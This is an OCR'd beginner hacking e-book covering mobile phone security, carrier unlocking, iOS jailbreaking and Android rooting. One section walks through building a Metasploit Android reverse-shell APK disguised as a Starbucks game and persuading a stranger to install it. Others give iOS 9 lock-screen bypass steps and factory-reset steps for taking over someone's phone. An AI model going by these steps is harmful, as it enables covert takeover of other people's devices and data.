
# Hacking University: Mobile Phone & App Hacking And Complete Beginners Guide to Learn Linux

## Hacking Mobile Devices, Tablets, Game Consoles, Apps and Precisely Learn and Conquer the Linux Operating System

Series: Hacking Freedom and Data Driven (Sophomore & Senior)

*By Isaac D. Cody*


HACKING
UNIVERSITY
MOBILE PHONE & APP HACKING
AND COMPLETE BEGINNERS GUIDE
TO LEARN LINUX
Hacking Mobile Devices, Tablets, Game Consoles, Apps and
Precisely Learn and Conquer the Linux Operating System
ISAAC D. CODY

# QUICK TABLE OF CONTENTS

This book will contain 2 manuscripts from the Hacking Freedom and Data Driven series. It will essentially be two books into one.

Hacking University Sophomore Edition will cover hacking mobile devices, tablets, game consoles, and apps.

Hacking University Senior Edition covers a everything you need to know about Linux


Both books are for intended for beginner's and even those with moderate experience with Hacking Mobile Devices and with Linux.

# Hacking University: Sophomore Edition

# Essential Guide to Take Your Hacking Skills to the Next Level. Hacking Mobile Devices, Tablets, Game Consoles, and Apps. (Unlock your Android and iPhone devices)

Series: Hacking Freedom and Data Driven Volume 2

*By Isaac D. Cody*


HACKING
UNIVERSITY
SOPHOMORE EDITION
Essential Guide to Take Your Hacking Skills to the Next Level. Hacking Mobile Devices, Tablets, Game Consoles, and Apps
ISAAC D. CODY

**Disclaimer**

**Table of Contents**

**Introduction**

Thank you for downloading the book “Hacking University: Sophomore Edition”. If you are reading this, than either you have already completed “Hacking University: Freshman Edition” or you believe that you already have the hacking skills necessary to start at level 2. This eBook is the definitive guide for building your hacking skill through a variety of exercises and studies.

As explained in the previous book, hacking is not a malicious activity. Hacking is exploring the technology around us and having fun while doing so. This book’s demonstrations will mainly focus on “unlocking” or “jailbreaking” a variety of devices, which is in no way illegal. However, performing unintended servicing or alterations of software and hardware may possibly void any warranties that you have. Continue at your own risk, as we hold no fault for damage that you cause. However, if you wish to gain real control over the phones and game consoles that you own, continue reading to see how top hackers employ their trade.

# History of Mobile Hacking

Phone hacking, also known as Phreaking, has a peculiar history dating back to the 1950's. Phreaking was discussed at length in the 1st book, so it will only be briefly recalled here. After phone companies transitioned from human operators to automatic switchboards, a dedicated group of experimental "phreakers" found the exact frequencies and tones that can "hack" the switchboards. The act grew into a hobby and culture of individuals who could make long distance calls for free or eavesdrop on phone lines. When landlines became more complicated and cell phones took over, phreaking died out to be replaced by computer hacking.

The first cellphone hackers simply guessed the passwords for voicemail-boxes because the cell phone owners rarely ever changed their PIN from the default. With a simple number such as "0000" or "1234" as a passcode, hackers can effortlessly gain access to the voicemail-box and can listen in on any message.

Another technique, known as "spoofing", allows an attacker to change the number that shows on the caller-ID. By impersonating a different number, various attack strategies with social engineering possibilities are available.

With the advent of flip-phones mobile devices became smaller and more efficient. Although some dedicated hackers could flash new ROMs onto stolen phones or read text messages with complicated equipment, the early cell phones did not have too much sensitive data to steal. It wasn't until phones became more advanced and permanently tied to our online life that cell phone hacking became a lucrative field.

With the early 2000's Blackberry phones and the later 2000's iPhones advancing cellular technology to be on par with personal computers, more of our information was accessible from within our pockets. Security is often sacrificed for freedom and ease-of-use, so hackers were able to exploit the weak link of mobile technology fairly easily.

How are hackers able to break into the mini-computers in our pockets? Through mostly the same techniques that hackers use to break into regular desktop PCs- software vulnerabilities, bugs, social engineering, and password attacks.

Most mobile hacks are low-level stories of celebrities getting their private pictures stolen or risqué messages being leaked. Typically these attacks and hacks come about because of the technological ineptitude of celebrities and their less-than-best security habits. Every once in a while, though, the spotlight will shine upon big-name jobs, such as Hillary Clinton's email server leaks, or Edward Snowden and his disclosure of classified government information. Events like these show just how critical security is in all facets of digital life- and a person's phone should never be the device that facilitates a hacking attack on them.

Perhaps the most widely discussed phone hack in recent news would be the San Bernardino terrorist attack of 2015 and the resulting investigation. After a couple killed 16 and injured 24 more in the California town, both assailants were killed in the aftermath and an investigation began of the two's background. Farook, one of the shooters, had a county-issued iPhone 5C that investigators believed would contain additional evidence surrounding the attacks. Additionally, having access to the device would mean that the FBI could investigate any communications into and out of the phone, possibly revealing any active terrorist groups or influences.

However, the iPhone was password protected and up to date with iOS's advanced security features that guaranteed the government could not access the contents of the phone. The NSA, FBI, and other government groups could not break the protection, so they demanded Apple provide a backdoor in iOS for the FBI to access data. Apple refused, stating such a backdoor would provide hackers, viruses, and malware a vector through which to target all iOS devices indiscriminately.

Tensions ramped up between the FBI and Apple, but Apple stood its ground long enough for the government to seek help elsewhere. Finally on March 28th, 2016, the phone was cracked by 3rd party group of hackers for a million US dollars. How the group successfully broke the unbreakable is not fully known, but it is believed that a zero-day vulnerability (a vulnerability that nobody knew about) was used to gain access to the iOS.

The whole scenario showed that the government is not above civilian privacy- they will use all resources at their disposal to gain access to our devices. While most agree that the phone needed to be unlocked as a matter of national security, it still holds true that if Apple were to comply with the government than groups like the NSA and FBI would have direct links to all iOS devices and their data (a clear breach of trust). Mobile phone security will continue to be a hot issue in the coming years, so learning how to protect yourself by studying how hackers think will save you in the long run.

# Security Flaws in Mobile Devices

Mobile devices including phones and laptops are especially vulnerable to the common IT problems. However the portability of the handy devices only amplifies the variety of attack vectors. Wi-Fi points often exist in coffee shops, public eateries, and libraries. Free and open Wi-Fi is always helpful, except they open up mobile devices to data interception and "man-in-the-middle" attacks.

For example, say a hacker creates a public Wi-Fi point. By naming it something inconspicuous such as "Starbucks free Wi-Fi", people will be sure to connect with their phones and laptops. At this point, the hacker has installed Kali Linux (refer to "Freshman Edition" for more info) and also connected to the compromised internet. They run a packet capture program and steal online banking information in real time while the victims thinks nothing is wrong. Security minded individuals should always remember that open Wi-Fi hotspots are dangerous, and they should only ever be connected to for simple browsing or with a VPN running.

Social engineering plays a large part in mobile hacking as well. Phone users usually forget that phones can get viruses and malware just as PCs can, so the user is often off-guard and willing to click links and download Trojan horses when browsing from their phone. The following demonstration (courtesy of http://wonderhowto.com) takes advantage of an Android device on the same network (we're in a Starbucks) and gives control to the hacker.

1. Start a laptop with Kali Linux and the metasploit application installed.

2. Find out your IP address with *ifconfig* in a terminal.

3. Type this command- ***msfpayload android/meterpreter/reverse_tcp LHOST=(your IP) LPORT=8080 R > ~/Desktop/starbucksgames.apk*** **which will create an application on**

**the desktop that contains the exploit.**

4. **Type *msfconsole* to start metasploit's console.**

5. In the new console, type *use exploit/multi/handler*

6. Then type *set payload android/meterpreter/reverse_tcp*

7. *set lhost (Your IP)*

8. *set lport 8080*

9. Now you'll need to deliver the exploit to your victim. You could come up to them and ask "hey, have you tried Starbuck's free game app for Android? It's pretty fun". With their permission, you could email them the application. When they download and start it on their phone, return to your laptop and type *exploit* into the metasploit console. The two devices will communicate and you will be given control over parts of the phone.

The lesson learned is to never install any app that seems strange or comes from an irreputable source. Later in the book, especially when talking about jailbreaking and rooting, we will install lots of "unverified" applications. Ultimately there is no real way to know if we are installing a legitimate app or a Trojan horse like above. When it comes to unofficial applications, you must trust your security instincts and only install from trusted sources.

Heartbleed is a famous 2014 OpenSSL bug that affected half a million web servers and also hit nearly 50 million Android devices. The vulnerability allowed hackers to read data stored in memory such as passwords, encryption keys, and usernames by overflowing the buffer of TLS encryption. So massive was the impact that devices everywhere needed emergency patches to protect themselves. OpenSSL resolved the vulnerability as quickly as possible, and Android vendors issued an update that patched the problem.

QuadRooter is an emerging vulnerability detected in Qualcomm chipsets for Android devices. Through a disguised malicious app, a hacker can gain all device permissions without even requesting them. Currently it is estimated that 900 million Android devices are vulnerable and at the time of writing not all carriers have released patches to remedy the issue. Staying safe from QuadRooter means updating as soon as patches are released and to refrain from installing suspicious applications.

Not just Android is affected by hackers, for the iPhone 6 and 6S running iOS9 versions under 9.3.1 can have their pictures rifled through even if there is a passcode or fingerprint enabled. Here is the process. Follow along to see if your phone is vulnerable.

1. Hold the home button to start Siri.

2. Say “Search twitter”.

3. Siri will ask what to search for, respond with “@yahoo.com”, at “@att.net”, “@gmail.com”, or any other email suffix.

4. Siri will display relevant results, so find a full email address among them. Press firmly on the address (3D touch) and then press “add new contact”.

5. By then “adding a photo” to our new “contact”, we have access to the entire picture library.

This is reminiscent of an earlier iOS9 bug that could totally unlock a phone without a passcode. You can do this hack on unupdated iOS9.

1. Hold the home button to start Siri.

2. Say “remind me”.

3. Say anything.

4. Click on the reminder that Siri creates.

5. Reminders will launch, long press the one you just created and click “share”.

6. Tap the messages app.

7. Enter any name, then tap on the name to create a new contact.

8. Tap choose photo, and you can then press the home button to go to the home screen while unlocked.

Most vulnerabilities such as the two mentioned are patched almost as soon as they are discovered, which is why they will not work on an updated iOS9.

Finally, there is one final tactic that a hacker can use to break into a phone if they have physical possession of it. If a hacker really wants to gain access to a mobile device, they can do so at the cost of deleting all data. Through a factory reset, a hacker will erase absolutely everything on the device including the password and encryption, but they will be able to use the device or sell it to somebody else.

On an iPhone you can factory reset with the following procedure:

1. Shut off the phone, connect it to a computer with iTunes, and boot the iPhone into recovery mode (hold power button and home buttons at same time until recovery mode it shown).

2. On iTunes, click the “restore” button that pops up to delete all data and claim the phone as your own.

Every Android device has a different button combination to enter recovery mode, so research your phone’s model. We will demonstrate factory resetting an Android phone with the most common combination.

1. Shut off the phone and boot it into recovery mode. The power button and volume down button held together is a common combination.

2. Use the physical buttons (sometimes volume up and down) to navigate the menu. Select factory reset and confirm.

# Unlocking a Device from its Carrier

Phones and other mobile devices are often “locked” to a specific carrier, meaning the device cannot have cell service from any other company. The locked phone is essentially held hostage by the carrier- unless you follow through with an unlocking process. Carriers can help you through the process, but you usually need a good reason to have the device unlocked (traveling to areas without coverage, military deployment, contract has expired and you are switching). Stolen devices cannot be unlocked. The cheapest phones you can find on eBay are sometimes stolen, and carriers may refuse to unlock if they have the device filed as lost or stolen.

It is important to note that phones run on networks (GSM and CDMA) that limit the number of carriers a phone can operate on- a mobile device’s network cannot be changed at all, but the carrier that operates on the same network CAN be changed.

Most unlocks require the phone to be fully payed off, have an account in good standing, and you must not exceed too many unlocks in one year. The process involves gathering all information about the phone (phone number, IMEI, account information, account holder information), proving you own it, and requesting the device be unlocked through phone call or internet form. Sadly, some carriers simply cannot be unlocked. The most popular cell carriers are listed here.

Carrier Unlocking Chart

| Carrier | Network | Alternative Carriers | Unlock Method | Notes |
|---|---|---|---|---|
| ATT | GSM | T-Mobile, Straight Talk, Net10 | Call 1-800-331-0500 or submit form online. | N/A |
| Sprint (Virgin/Boost) | CMDA | Voyager, Sprint Prepaid | Call 1-888-211-4727 or participate in an online chat. | It is extremely difficult to unlock a Sprint phone, and most devices cannot be unlocked at all. |
| T-Mobile | GSM | ATT, Straight | Call 1-877-746- | N/A |

| | | | | |
|---|---|---|---|---|
| | | Talk, Net10 | 0909 or participate in an online chat. | |
| Verizon | CDMA | Newer ones can operate on GSM, others can switch to PagePlus | Call 1-800-711-8300. | Some Verizon phones aren't actually locked. |

The networks that different phones operate on actually vary, so you'll need to do a little research to find out what networks a phone can run on. The networks listed above are the most popular ones that are used on different carrier's devices. The unlock process may prove difficult, but phone unlocking stores exist that can go through the process for you.

# Securing your Devices

As previously explained, older versions of operating systems retain many bugs and exploits. Especially with phones always install the latest updates as soon as possible.

One of the reasons that the San Bernardino phone was so hard to crack was because of Apple's inherent encryption that is enabled when there is a passcode present. What this means for the security-minded iPhone owner is that having a passcode ensures fantastic protection. So long as a passcode is enabled, the phone is also encrypted. Simple hacks cannot extract data that is encrypted, and that is why the FBI had to pay for an alternative exploit.

Readers of the previous book will remember that encryption is the scrambling of data to dissuade access. Only people with the correct password can decode the jumbled text. Just as with desktops, encrypting your mobile phone will protect it from unauthorized access. All iPhones (with newer updates) automatically encrypt when passcode is enabled. Android phones running OS 6.0 and above are encrypted automatically, but those running older operating systems must enable the feature manually ("settings", "security", "encrypt phone"). Encrypted phones will run slower, but they will be more secure. Even some text messaging apps (WhatsApp) can encrypt text messages that are sent.

If a hacker or agency were to get possession of the device, though, there is still one trick that gives opposition the upper hand. Even phones with passcodes and encryption still readily show notifications on the lock screen by default. Say, for instance, a hacker has possession of the phone and they attempt to login to your online banking. Without the password, though, the attacker can still send a verification code to the phone and see it on the lock screen. Nullify lock screen problems by disabling the notifications entirely. On iDevices go through "settings", "control center", and then turn "Access to Lock Screen" off. On an Android progress through "settings", "sound and notifications", then turn "while locked" to off.

Say there is an app installed on your mobile device and you suspect that it may contain a Trojan horse or have malicious intent. The app may have been installed from a 3rd party, or you may have your suspicions that Facebook is collecting data on you. Luckily on both iPhone and Androids

you can turn off specific app permissions to restrict the amount of access the app has. Just as when you install an app it requests permission for, say, microphone, camera, and contacts, you can revoke those permissions at any time.

Android phones edit permissions (in Marshmallow 6.0) in the settings app. The “apps” tab shows all apps installed, and by clicking the settings button in the top right you can select “app permissions”. The next screen shows every accessible part of your Android, such as camera, contacts, GPS, etc… You can edit each category and change which apps have permission to use them. It is always recommended that apps only be given the least amount of permissions necessary to perform their tasks, so disable anything that you don’t use or don’t need.

iOS has debatably better app permission methods, as it only requests use of a peripheral when the app wants to use it. Security-minded individuals can take the hint that a request for permissions at an odd time would obviously mean nefarious activity is taking place. Nonetheless app permissions can be taken away too, through the “privacy” tab in “settings”. Just as with Android, tapping on a category shows all apps that use that function and give you the option to revoke the permissions.

Malware and viruses still exist for mobile devices. Phones and tablets can be secured by installing an antivirus app from a trusted source. Some attackers like to disguise Trojan horses as antivirus apps, though; only download apps that seem reputable and have good reviews. Don’t be against paid antivirus apps, either, because they are usually the ones that work best.

# Modding, Jailbreaking, and Rooting

Contemporary devices are locked down, running proprietary software, and closed to customization. The act of modding a device to gain additional functionality has a slew of different names; on iPhones the modding process is commonly known as “Jailbreaking”, on Android phones it is known as “rooting”, and on video game consoles the action is referred to as just “modding”.

Hackers enjoy modding their hardware to increase the amount of freedom it gives them. For example, iPhones only have one layout, icon set, set of ringtones, and very few customization settings. Android phones have decent customization, but some settings are set in stone and unchangeable. Rooting adds more customization and allows apps to interact with the core filesystem for unique features. Commonly people root and jailbreak for extra apps and games. Modding game consoles allows them to run full- fledged operating systems or even play backup games from burned discs. Below we will discuss the benefits, downsides, and features of modding a few popular devices. Once again it is important to note that you may void a warranty by altering your gadgets. Also, modding has a small risk of ruining the hardware permanently (bricking); this makes the technology unusable. We are not responsible for damages, so do the demonstrations at your own risk and proceed cautiously.

# Jailbreaking iOS

The iPhone is conceivably the most “hacked” device because of the limited customizability and strict app store guidelines that Apple imposes. Some groups love the simplicity of the iPhone in that regard, though, while adept technological experimenters would rather have full control. If one jailbreaks their iPhone, they gain access to the minute details usually locked away and unchangeable. Suddenly they can change the pictures on the icons, how many icons are in a row, animations, what the lockscreen layout looks like and much more. Furthermore, a jailbroken iPhone is not restricted to just the “Apple Store”, there are other free app stores that Jailbroken iPhones can download applications from. The range of functions that these new and “banned” apps bring to you certainly make jailbreaking worth it.

There are a few restrictions though, as Apple tries to deter jailbreaking through patching their iOS. To see if your iDevice is able to be jailbroken, you will need to know which version of iOS you are running. From the “Settings” app, tap “General” and then “About”. Note the version number and check https://canijailbreak.com, a popular website that lists the jailbreakable versions of iOS. Each version of iOS will have a link to the tool that will help jailbreak the iDevice.

“Tethered” jailbreaks are conditional jailbreaks that require you to boot the iDevice with the help of a computer. A tethered jailbreak could possibly damage your phone if started without the aid of a PC, and if your battery dies away from home than the phone is basically unusable even after a charge. This is obviously not the best solution, so consider if a “tethered” jailbreak is worth the trouble to you. Some versions of iOS are able to be untethered, though, which is ideal in nearly all situations.

Before starting any jailbreak, make a backup of your phone data just in case something goes wrong or you wish to return to a normal, unjailbroken phone.

Pangu / Evasi0n

1. Download the application you need to your computer.

2. Disable the password on your iDevice through the settings menu.

3. Start airplane mode.

4. Turn off “Find my iPhone”.

5. Plug your iDevice into the computer with a USB cable.

6. Press the “Start” button on whichever application you are using.

7. Follow any on-screen prompts. You will need to follow any instructions the application gives you, including taking action on the desktop computer or iDevice.

8. Your iDevice will be jailbroken.

Each iDevice may or may not be jailbreakable, but generally most iPhones and iPads can be exploited so long as they are not running the newest iOS update. But attempting to jailbreak a device which is definitely known to not work may result in a totally bricked device.

A jailbroken iPhone’s best friend is Cydia, the “hacked” appstore. Cydia allows you to add repositories and download applications. A repository is a download storage that contains applications and modifications. In order to download a few specific apps, you will have to add the repository to Cydia. Each version of Cydia may have slightly different default repositories, this process below is how you check the installed repos and add new ones:

1. Open Cydia and navigate to the “Sources” tab.

2. The list on the screen is all installed sources.

3. To add a new source, click the “add” button.

4. Type in the source and add it to the list.

Repositories are typically URLs, and you can find them in a variety of places. You can internet search for “best Cydia repos” or just find an alphabetical list and search for good ones. Be careful of adding too many sources, though, because that will slow down the Cydia app as it tries to contact each server and get the app lists regularly. Some of the best sources include:

- BigBoss
- ModMyI
- iSpazio
- Telesphoreo Tangelo
- Ste
- ZodTTD

The previous sources are usually default, but here are some that you might have to add manually:

- iHacksRepo (http://ihacksrepo.com)

- SiNful (http://sinfuliphonerepo.com)

- iF0rce (http://apt.if0rce.com)

- InsanelyiRepo (http://repo.insanelyi.com)

- BiteYourApple (http://repo.biteyourapple.net)

Customizing the icons and colors of iOS is possibly the most used feature of a jailbroken iOS. The two best apps to change out parts of iOS are Winterboard and Anemone. Search for these two apps within Cydia and install them. Now you can search through the repositories for a theme you want to apply. Winterboard themes in particular can be entire cosmetic changes that replace every bit of the iOS with new colors, content, and icons. For a new set of icons only, just search for icon packs.

Apps that change the look of iOS are aesthetically pleasing, but they can often conflict and cause bugs within the operating system. Some themes and icon sets may crash apps or cause the phone to restart occasionally. This is an unfortunate side effect of compatibility and newer developers with poor code, so use themes at your discretion.

There are too many Cydia apps to count, so here is a short list of a few popular ones and why you should consider downloading them.

- **iCaughtU** takes a snapshot when your device's passcode is entered incorrectly. Catch snoopers and thieves in the act.

- **iFile** allows you to actually interact with the files on your iDevice. This is a feature built into Android that is mysteriously missing in iOS.

- **Tage/Zephyr** are two apps that allow customization of multitasking gestures. You can make, say, swiping in a circle launch your text messages to save time. Tage is the newest app, but older devices may need to run Zephyr.

- **Activator** allows you to launch apps or start iOS features with buttons such as triple tapping home or holding volume down.

- **TetherMe** creates a wireless hotspot without having to pay your carrier's fee for doing so.

The app possibilities are endless. You can take hours just searching through Cydia to find your favorite tweaks and modifications. Once again be warned that installing too many may bog down iOS and cause it to crash, so install sparingly.

Another benefit to jailbreaking comes about through the games that can be played. While there are a few game "apps" that are available for download through Cydia, the main attraction for gamers are certainly emulators. Emulators are apps that imitate game consoles so their games can be played on iOS, usually for free. The process to play emulated games is somewhat difficult, but major steps will be explained below. Please note that the steps will vary as per emulator, game, and device.

1. Firstly, we will need to download an emulator. We want to play a Sony Playstation 1 game so we are going to download "RetroArch" from Cydia.

2. The source may or may not be included on your specific device, so search for "RetroArch". If it does not show, add the source http://buildbot.libretro.com/repo/cydia or possibly http://www.libretro.com/cydia, restart the app and search again.

3. Download and install RetroArch.

4. Launch the app, navigate to “Online Updater”, and update every entry starting from the bottom.

5. When you get to “Core Updater”, update “Playstation (PCSX ReARMed) [Interpreter]”. RetroArch is downloading the actual emulator that you will use to play PS1 games here.

6. Go back to the main menu, “Load Core”, then select the Playstation entry that we just downloaded.

Now we need to obtain a ROM (game file). ROMs are digital backups of the games we play. There is nothing illegal about putting your PS1 game CD into your computer and making an .iso backup with a tool like PowerISO (http://poweriso.com) or IMGBurn (http://www.imgburn.com). Basically you install one of the aforementioned programs, launch it, insert your PS1 disc into the CD drive, and then create an .iso file with the program. Finally, with a PC program such as iFunBox (http://www.i-funbox.com/), you can transfer that .iso onto your iOS device.

The above process is fairly confusing, and hackers usually want to emulate games they don’t already own. An astute hacker can download a ROM straight from the internet to their iOS device, but the legality of this action varies depending on country and state. We do not condone illegally downloading ROMs, but the process must be explained for educational purposes. Some websites such as CoolROM (http://coolrom.com), romhustler (http://romhustler.com), and EmuParadise (http://emuparadise.me) offer PS1 rom downloads for free, and a curious individual can search there for just about any ROM game they want. After downloading the file, another app such as iFile is needed to place the downloaded ROM in the correct folder. Install iFile from Cydia, navigate to where your browser downloads files (it varies based on browser, but try looking in var/mobile/containers/data/application to find your browser’s download path). Copy the file, then navigate to /var/mobile/documents and paste it there.

Lastly after the long process restart RetroArch, tap “Load Content”, “Select File”, and then tap the game’s .iso. You will now be playing the game.

iPhone emulation is difficult. There is no easy way to download ROMs and put them where they need to be. You must also be careful while searching for ROMs on the internet, because many websites exist solely to give out viruses to unsuspecting downloaders. Also, the emulators on iPhone are poor compared to Android, so the above process may not even work well for you. In this case, consider downloading another PS1 emulator from Cydia. RetroArch is capable of playing a few other systems too, just replace Playstation steps above with your console of choice. Ultimately, though, if your game crashes or fails to start there is not much you can do. Consider looking into PC emulation, as it is much easier to emulate old console games on Windows.

Overall, jailbreaking iOS is a great hacking experience with many new options for iOS devices. Consider jailbreaking, but be wary of voiding warranties.

# Rooting Android

Rooting an Android phone involves mostly the same process as jailbreaking, however since Android OS runs on a plethora of different phones, tablets, and mini-computers, there is a lot of research involved in determining if your device is rootable. Generally, older devices have been out longer and are therefore usually rootable since developers and hackers have had the chance to exploit the technology more. It is extremely important that you figure out if your device is even rootable to begin with or there is a great chance of bricking it. One tool we will discuss for rooting is "Kingo Root", and at the moment you can check the compatibility list (http://www.kingoapp.com/android-root/devices.htm) to see if your device is specifically mentioned.

Why might you want to root your Android device? Just as with jailbreaking, rooting grants access to the intricacies of the operating system. Some apps in the Play store require rooted phones because parts of the app interact with locked settings in the OS. A few cell phone carriers also block access to features of Android, and hackers like to root their phones to have the freedom to use their device as it was intended. The default apps installed on Android devices take up too much room, and they often bog down a device; a rooted Android can remove default apps. Finally, many hackers are distraught with a Google-based operating system and the amount of data it collects on the user, so the tech-savvy rooter can "flash" a new operating system that is free from spyware and Google's prying eyes.

Once again, make a backup of your device and be prepared to follow directions exactly as to not brick it. Make doubly sure that you can root your specific device. We're going to follow the steps for KingoRoot (https://www.kingoapp.com/), but follow your specific app's procedure.

1. Download KingoRoot for PC, install and run the application.

2. Plug in your phone via USB cable

3. Press the “Root Button”

4. Follow any on-screen or on-device prompts. Your phone may restart multiple times.

After rooting, there are a few interesting things you can now do. Firstly, you can delete that obnoxious and space-hogging bloatware that comes preinstalled on Android. Second, you are now free to use whatever features of the device that you like. For example, newer Galaxy phones have Wi-Fi hotspot tethering built-in, but some carriers lock the feature behind a price that you must pay monthly. With a rooted Galaxy, you are free to download apps (Barnacle Wi-Fi Tether on Play Store) that do the tethering for you and without asking the carrier for permission.

There is no “Cydia” equivalent for Android rooting, because you can download and install .apk files from anywhere. By just searching on the internet for Android .apk files, you can find whole websites (https://apkpure.com/region-free-apk-download) dedicated to providing apps for Android. The only change you need to make to your device to enable installation of .apk files is to enter the “settings” and tap the “security” tab. Check the box “allow installation of apps from sources other than the Play Store” and close settings. Now you can download any .apk and install it, most of which you might not need to be rooted for.

Rooting provides apps with additional control over the operating system, any many apps that you may have tried to download form the Play Store claim that root is required in order for full functionality- those apps are usable now.

Emulation on Android devices is somewhat easier due to removable SD cards. If you own an SD card reader, you can transfer .iso files easily with Windows. Emulating games is a great way to play older console titles, and here is the easiest way on Android OS.

1. Download the ePSXe app. It may not be available in the Play Store, so search on the internet for an .apk file, then install it.

2. You will also need PS1 BIOS files. You can rip them from your Playstation console yourself (http://ngemu.com/threads/psx-bios-dumping-guide.93161/) or find them on the internet (http://www.emuparadise.me/biosfiles/bios.html). The legality of downloading BIOS is confusing, so make sure that it is legal to download BIOS instead of ripping them from your console.

3. Lastly, rip or download the PS1 rom you want to play on your device. See the section about emulating on iOS for tips on how to rip your own ROMs or obtain other backups online.

4. Configure ePSXe by pointing it to your BIOS files. Then pick the graphics settings your device can handle. Navigate to the location of your ROM and launch it to begin enjoying PS1.

Gaming on an Android is fun, if not difficult due to the onscreen buttons blocking your view of the games. Android has built-in functionality for wired Xbox controllers that are plugged in via USB port. If your Android device has a full size USB port, you can just plug the Xbox controller in directly and it will work. If you have a phone with an OTG (smaller) port, you will need to purchase an OTG to USB female adapter. With a rooted device the Bluetooth can be taken advantage of fully. The app "SixaxisPairTool" will pair a PS3 controller for wireless gaming. You'll just need the app on your phone, the PC version application on your computer, a PS3 controller, and a cable to connect it to the computer.

1. Connect the controller to the computer via USB cable.

2. Start the SixaxisPairTool program on the PC.

3. On your Android device, navigate to “Settings”, “About Phone”, and then tap on “Status”.

4. Copy the “Bluetooth address” from the phone to the “Current Master” box on the PC application. Click update.

5. Unplug the PS3 controller and turn it on. It should search for a PS3 to sync to, but the address that is programmed will lead to your Android device. Enjoy the wireless gaming!

Deep Android customization comes from the Xposed Framework. After installing (http://repo.xposed.info/module/de.robv.android.xposed.installer), you are free to customize your device through “modules” (https://www.androidpit.com/best-xposed-framework-modules) that edit the tiniest specifics of Android. This is the feature that makes Android much more customizable than iOS.

